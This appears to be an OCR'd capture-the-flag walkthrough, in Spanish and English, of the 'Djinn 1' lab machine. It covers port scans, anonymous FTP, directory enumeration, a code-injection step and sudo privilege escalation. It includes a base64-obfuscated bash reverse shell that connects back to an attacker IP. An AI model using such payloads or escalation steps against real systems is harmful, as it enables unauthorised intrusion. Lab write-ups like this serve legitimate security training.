

Djinn 1

▼ Recon





```
❯ nmap -sS -p- -Pn -n -vvv 192.168.137.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-10 00:59 -03
Initiating ARP Ping Scan at 00:59
Scanning 192.168.137.7 [1 port]
Completed ARP Ping Scan at 00:59, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:59
Scanning 192.168.137.7 [65535 ports]
Discovered open port 21/tcp on 192.168.137.7
Discovered open port 7331/tcp on 192.168.137.7
Discovered open port 1337/tcp on 192.168.137.7
Completed SYN Stealth Scan at 00:59, 13.61s elapsed (65535 total ports)
Nmap scan report for 192.168.137.7
Host is up, received arp-response (0.0019s latency).
Scanned at 2025-01-10 00:59:23 -03 for 14s
Not shown: 65531 closed tcp ports (reset)
PORT     STATE    SERVICE REASON
21/tcp   open     ftp     syn-ack ttl 64
22/tcp   filtered ssh     port-unreach ttl 64
1337/tcp open     waste   syn-ack ttl 64
7331/tcp open     swx     syn-ack ttl 64
MAC Address: 00:0C:29:76:07:52 (VMware)
```


`nmap -sCV -p21,1337,7331 -Pn -n -vvv 192.168.137.7 -oN ports`




```
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20  2019 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21  2019 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21  2019 message.txt
| ftp-syst:
```










- Descargamos los archivo por ftp



❯ cat creds.txt
File: creds.txt
1 nitu:81299
❯ cat game.txt
File: game.txt
1 oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
2 final level and get the prize.
❯ ls
creds.txt game.txt message.txt ports
❯ cat message.txt
File: message.txt
1 @nitish81299 I am going on holidays for few days, please take care of all the work.
2 And don't mess up anything.

nada aqui...



❯ nc 192.168.137.7 1337
Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(4, '-', 6)
>



❯ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.137.7:7331/ -t 50
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.137.7:7331/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/wish (Status: 200) [Size: 385]
/genie (Status: 200) [Size: 1676]







```
echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEzNy41LzEyMzQgMD4mMQ==" | base64 -d | bash
```






```
import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

    try:
        for i in RCE:
```




```
www-data@djinn:/opt/80$ ls -l /home/nitish/.dev/creds.txt
-rw-r--r-- 1 nitish nitish 24 Oct 21  2019 /home/nitish/.dev/creds.txt
www-data@djinn:/opt/80$ cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@djinn:/opt/80$
```

en el binario haciendo strings podemos ver que pasa el argumento -cmd, que en la parte de -h no lo muestra

```
nitish@djinn:/opt/80$ sudo -u sam /usr/bin/genie -e /bin/bash -cmd id
my man!!
$ whoami
sam
$
```


sam@djinn:/home/sam$ strings .pyc
getuser(
system(
randintc
Working on it!! (
/home/mzfr/scripts/exp.pyt
naughtyboi
Choose a number between 1 to 100: s
Enter your number: s
/bin/shs
Better Luck next time(
inputR
numt
/home/mzfr/scripts/exp.pyt
guessit
Enter the full of the file to read: s!
User %s is not allowed to read %s(
usert
path(
/home/mzfr/scripts/exp.pyt
readfiles
What do you want to do ?s
1 - Be naughtys
2 - Guess the numbers
3 - Read some damn filess
4 - Works
Enter your choice: (
intR
choice(
/home/mzfr/scripts/exp.pyt
options
work your ass off!!s"
Do something better with your life(
/home/mzfr/scripts/exp.pyt
main'
__main__N(
getpassR

si decompilamos el binario podemos ver la funcion num que nos lanza una sh



then run proof to get the flag